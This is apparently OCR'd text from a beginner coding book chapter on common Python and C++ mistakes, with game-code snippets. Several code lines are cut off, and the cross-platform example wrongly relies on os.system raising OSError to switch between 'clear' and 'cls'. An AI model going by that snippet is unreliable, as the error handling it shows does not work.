


At this point, you can see that there's more to coding than simply entering a few lines into an IDE and expecting a result. Working with code means conforming to proper layout, adhering to strict operations and making the code as easy to understand and efficient as possible.

In this section we take a look at the common coding mistakes with Python, C++ and Linux scripting and how to avoid them. You can learn how to check your code with checklists, find sources of help when you're stuck and test your code online in a safe and secure environment.

Learning to code is an on-going occupation, where you discover new techniques and ways of managing code from other developers. Being able to recognise mistakes, fix them and then help others is all part of becoming a better coder.

140 Common Coding Mistakes
142 Beginner Python Mistakes
144 Beginner C++ Mistakes
146 Beginner Linux Scripting Mistakes
148 Code Checklist
150 Where to Find Help with Code
152 Test Your Code Online
154 Python OS Module Error Codes
156 Python Errors
158 Where Next?
160 Glossary of Terms



Working with Code

Common Coding Mistakes

When you start something new you're inevitably going to make mistakes, this is purely down to inexperience and those mistakes are great teachers in themselves. However, even experts make the occasional mishap. Thing is, to learn from them as best you can.

X=MISTAKE, PRINT Y

There are many pitfalls for the programmer to be aware of, far too many to be listed here. Being able to recognise a mistake and fix it is when you start to move into more advanced territory.

SMALL CHUNKS

It would be wonderful to be able to work like Neo from The Matrix movies. Simply ask, your operator loads it into your memory and you instantly know everything about the subject. Sadly though, we can't do that. The first major pitfall is someone trying to learn too much, too quickly. So take coding in small pieces and take your time.

EASY VARIABLES

Meaningful naming for variables is a must to eliminate common coding mistakes. Having letters of the alphabet is fine but what happens when the code states there's a problem with x variable. It's not too difficult to name variables lives, money, player1 and so on.

```
1  var points = 1023;
2  var lives = 3;
3  var totalTime = 45;
4  write("Points: "+points);
5  write("Lives: "+lives);
6  write("Total Time: "+totalTime+" secs");
7  write("---------------------------");
8  var totalScore = 0;
9  write("Your total Score is: "+totalScore);
```


//COMMENTS

Use comments. It's a simple concept but commenting on your code saves so many problems when you next come to look over it. Inserting comment lines helps you quickly sift through the sections of code that are causing problems; also useful if you need to review an older piece of code.

```
52        orig += 2;
53        target += 2;
54        --n;
55      }
56  #endif
57    if (n == 0)
58      return;
59
60    //
61    // Loop unrolling. Here be dragons.
62    //
63
64    // (n & (~3)) is the greatest multiple of 4 r
65    // In the while loop ahead, orig will move ov
66    // increments (4 elements of 2 bytes).
67    // end marks our barrier for not falling outs
68    char const * const end = orig + 2 * (n &
69
70    // See if we're aligned for writting in
71  #if ACE_SIZEOF_LONG == 8 && \
72      !((defined(  amd64  ) || defined (  x
```

PLAN AHEAD

While it's great to wake up one morning and decide to code a classic text adventure, it's not always practical without a good plan. Small snippets of code can be written without too much thought and planning but longer and more in-depth code requires a good working plan to stick to and help iron out the bugs.




USER ERROR

User input is often a paralysing mistake in code. For example, when the user is supposed to enter a number for their age and instead they enter it in letters. Often a user can enter so much into an input that it overflows some internal buffer, thus sending the code crashing. Watch those user inputs and clearly state what's needed from them.

```
Enter an integer number
aswdfdsf
You have entered wrong input
s
You have entered wrong input
!"£"!£!"
You have entered wrong input
sdfsdf213213123
You have entered wrong input
123234234234234234
You have entered wrong input
12
the number is: 12

Process returned 0 (0x0)   execution time : 21.495 s
Press any key to continue.
```

BACKUPS

Always make a backup of your work, with a secondary backup for any changes you've made. Mistakes can be rectified if there's a good backup in place to revert to for those times when something goes wrong. It's much easier to start where you left off, rather than starting from the beginning again.



RE-INVENTING WHEELS


You can easily spend days trying to fathom out a section of code to achieve a given result and it's frustrating and often time-wasting. While it's equally rewarding to solve the problem yourself, often the same code is out there on the Internet somewhere. Don't try and re-invent the wheel, look to see if some else has done it first.

SECURE DATA

If you're writing code to deal with usernames and passwords, or other such sensitive data, then ensure that the data isn't in cleartext. Learn how to create a function to encrypt sensitive data, prior to feeding into a routine that can transmit or store it where someone may be able to get to view it.

HELP!

Asking for help is something most of us has struggled with in the past. Will the people we're asking laugh at us? Am I wasting everyone's time? It's a common mistake for someone to suffer in silence. However, as long as you ask the in the correct manner, obey any forum rules and be polite, then your question isn't silly.



MATHS

If your code makes multiple calculations then you need to ensure that the maths behind it is sound. There are thousands of instances where programs have offered incorrect data based on poor Mathematical coding, which can have disastrous effects depending on what the code is set to do. In short, double check your code equations.

```
set terminal x11
set output

rmax = 5
nmax = 100

complex (x, y) = x * {1, 0} + y * {0, 1}
mandel (x, y, z, n) = (abs (z)> rmax || n>= 100)? n: mandel (x, y, z * z + complex (x, y), n + 1)

set xrange [-0.5:0.5]
set yrange [-0.5:0.5]
set logscale z
set samples 200
set isosample 200
set pm3d map
set size square
a= #A#
b= #B#
splot mandel(-a/100,-b/100,complex(x,y),0) notitle
```

Beginner Python Mistakes


Python is a relatively easy language to get started in, where there's plenty of room for the beginner to find their programming feet. However, as with any other programming language, it can be easy to make common mistakes that'll stop your code from running.

DEF BEGINNER(MISTAKES=10)

Here are ten common Python programming mistakes most beginners find themselves making. Being able to identify these mistakes will save you headaches in the future.

VERSIONS

To add to the confusion that most beginners already face when coming into programming, Python has two live versions of its language available to download and use. There is Python version 2.7.x and Python 3.6.x. The 3.6.x version is the most recent, and the one we'd recommend starting. But, version 2.7.x code doesn't always work with 3.6.x code and vice versa.



INDENTS, TABS AND SPACES

Python uses precise indentations when displaying its code. The indents mean that the code in that section is a part of the previous statement, and not something linked with another part of the code. Use four spaces to create an indent, not the Tab key.

```
MOVESPEED = 11
MOVE = 1
SHOOT = 15

# set up counting
score = 0

# set up font
font = pygame.font.SysFont('calibri', 50)

def makeplayer():
    player = pygame.Rect(370, 635, 60, 25)
    return player

def makeinvaders(invaders):
    y = 0
    for i in invaders:
        x = 0
        for j in range(11):
            invader = pygame.Rect(75+x, 75+y, 50, 20)
            i.append(invader)
            x += 60
        y += 45
    return invaders

def makewalls(walls):
    wall1 = pygame.Rect(60, 520, 120, 30)
    wall2 = pygame.Rect(246, 520, 120, 30)
    wall3 = pygame.Rect(432, 520, 120, 30)
```

THE INTERNET

Every programmer has and does at some point go on the Internet and copy some code to insert into their own routines. There's nothing wrong with using others' code, but you need to know how the code works and what it does before you go blindly running it on your own computer.

Create/delete a .txt file in a python program

0

I have created a program to grab values from a text file. As you can see, depending on the value of the results, I have an if/else statement printing out the results of the scenario.

My problem is I want to set the code up so that the if statement creates a simple .txt file called data.txt to the C:\Python\Scripts directory.

In the event the opposite is true, I would like the else statement to delete this .txt file if it exists.

I'm a novice programmer and anything I've looked up or tried hasn't worked for me, so any help or assistance would be hugely appreciated.

```
import re

x = open("test.txt","r")
california = x.readlines(11)
dublin = x.readlines(125)

percentage_value = [float(re.findall('\d+\.\d+(?=\%)|\d+\.\d+(?=\s\%)', i[-1])[0]) for i in [c

print(percentage_value)

if percentage_value[0] <= percentage_value[1]:
    print('Website is hosted in Dublin')
else:
    print('Website is hosted in California')
x.close()
```

COMMENTING

Again we mention commenting. It's a hugely important factor in programming, even if you're the only one who is ever going to view the code, you need to add comments as to what's going on. Is this function where you lose a life? Write a comment and help you, or anyone else, see what's going on.

```
# set up pygame
pygame.init()
mainClock = pygame.time.Clock()

# set up the window
width = 800
height = 700
screen = pygame.display.set_mode((width, height), 0, 32)
pygame.display.set_caption('caption')

# set up movement variables
moveLeft = False
moveRight = False
moveUp = False
moveDown = False

# set up direction variables
DOWNLEFT = 1
DOWNRIGHT = 3
```

COUNTING LOOPS

Remember that in Python a loop doesn't count the last number you specify in a range. So if you wanted the loop to count from 1 to 10, then you will need to use:

```
n = list(range(1, 11))
```

Which will return 1 to 10.

```
Python 3.6.2 Shell
File Edit Shell Debug Options Window Help
Python 3.6.2 (v3.6.2:5fd33b5, Jul  8 2017, 04:14:34) [MSC v.1900 32 bit (Intel)]
 on win32
Type "copyright", "credits" or "license()" for more information.
>>>
========= RESTART: C:\Users\david\Documents\Python\Space Invaders.py =========
>>> n = list(range(1, 11))
>>> print(n)
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
>>> |
```

CASE SENSITIVE

Python is a case sensitive programming language, so you will need to check any variables you assign. For example, `Lives=10` is a different variable to lives=10, calling the wrong variable in your code can have unexpected results.

```
Python 3.6.2 Shell
File Edit Shell Debug Options Window Help
Python 3.6.2 (v3.6.2:5fd33b5, Jul  8 2017, 04:14:3
 on win32
Type "copyright", "credits" or "license()" for mor
>>> Lives=10
>>> lives=9
>>> print(Lives, lives)
10 9
>>>
```

BRACKETS

Everyone forgets to include that extra bracket they should have added to the end of the statement. Python relies on the routine having an equal amount of closed brackets to open brackets, so any errors in your code could be due to you forgetting to count your brackets; including square brackets.

```
def print_game_status(self):
        print (board[len(self.missed_letters)])
        print ('Word: ' + self.hide_word())
        print ('Letters Missed: ',)
        for letter in self.missed_letters:
                print (letter,)
        print ()
        print ('Letters Guessed: ',)
        for letter in self.guessed_letters:
                print (letter,)
        print ()
```

COLONS

It's common for beginners to forget to add a colon to the end of a structural statement, such as:

```
class Hangman:
def guess(self, letter):
```

And so on. The colon is what separates the code, and creates the indents to which the following code belongs to.

```
class Hangman:
        def __init__(self,word):
                self.word = word
                self.missed_letters = []
                self.guessed_letters = []

        def guess(self,letter):
                if letter in self.word and letter not in self.guessed_letters:
                        self.guessed_letters.append(letter)
                elif letter not in self.word and letter not in self.missed_letters:
                        self.missed_letters.append(letter)
                else:
                        return False
                return True

        def hangman_over(self):
                return self.hangman_won() or (len(self.missed_letters) == 6)

        def hangman_won(self):
                if '_' not in self.hide_word():
                        return True
                return False

        def hide_word(self):
                rtn = ''
                for letter in self.word:
                        if letter not in self.guessed_letters:
                                rtn += '_'
                        else:
                                rtn += letter
                return rtn
```

OPERATORS

Using the wrong operator is also a common mistake to make. When you're performing a comparison between two values, for example, you need to use the equality operator (a double equals, ==). Using a single equal (=) is an assignment operator that places a value to a variable (such as, lives=10).

```
1 b = 5
2 c = 10
3 d = 10
4 b == c #false because 5 is not equal to 10
5 c == d #true because 10 is equal to 10
```

OPERATING SYSTEMS

Writing code for multiple platforms is difficult, especially when you start to utilise the external commands of the operating system. For example, if your code calls for the screen to be cleared, then for Windows you would use `cls`. Whereas, for Linux you need to use `clear`. You need to solve this by capturing the error and issuing it with an alternative command.

```
# Code to detect error for using a different OS
run=1
while(run==1):
    try:
        os.system('clear')
    except OSError:
        os.system('cls')
    print('\n>>>>>>>>>>Python 3 File Manager<<<<<<<<<<\n')
```

Beginner C++ Mistakes


There are many pitfalls the C++ developer can encounter, especially as this is a more complex and often unforgiving language to master. Beginners need to take C++ a step at a time and digest what they've learned before moving on.

VOID(C++, MISTAKES)

Admittedly it's not just C++ beginners that make the kinds of errors we outline on these pages, even hardened coders are prone to the odd mishap here and there. Here are some common issues to try and avoid.

UNDECLARED IDENTIFIERS

A common C++ mistake, and to be honest a common mistake with most programming languages, is when you try and output a variable that doesn't exist. Displaying the value of x on-screen is fine but not if you haven't told the compiler what the value of x is to begin with.



STD NAMESPACE

Referencing the Standard Library is common for beginners throughout their code, but if you miss the std:: element of a statement, your code errors out when compiling. You can combat this by adding:

```
using namespace std;
```

Under the #include part and simply using cout, cin and so on from then on.

```
#include <iostream>
using namespace std;

int main()
{
    int a, b, c, d;
    a=10;
    b=20;
    c=30;
    d=40;

    cout << a, b, c, d;

}
```


SEMICOLONS

Remember that each line of a C++ program must end with a semicolon. If it doesn't then the compiler treats the line with the missing semicolon as the same line with the next semicolon on. This creates all manner of problems when trying to compile, so don't forget those semicolons.

```
#include <iostream>


int main()
{
    int a, b, c, d;
    a=10;
    b=20;
    c=30
    d=40;

    std::cout << a, b, c, d;

}
```

GCC OR G++

If you're compiling in Linux then you will no doubt come across gcc and g++. In short, gcc is the Gnu Compiler Collection (or Gnu C Compiler as it used to be called) and g++ is the Gnu ++ (the C++ version) of the compiler. If you're compiling C++ then you need to use g++, as the incorrect compiler drivers will be used.




COMMENTS (AGAIN)

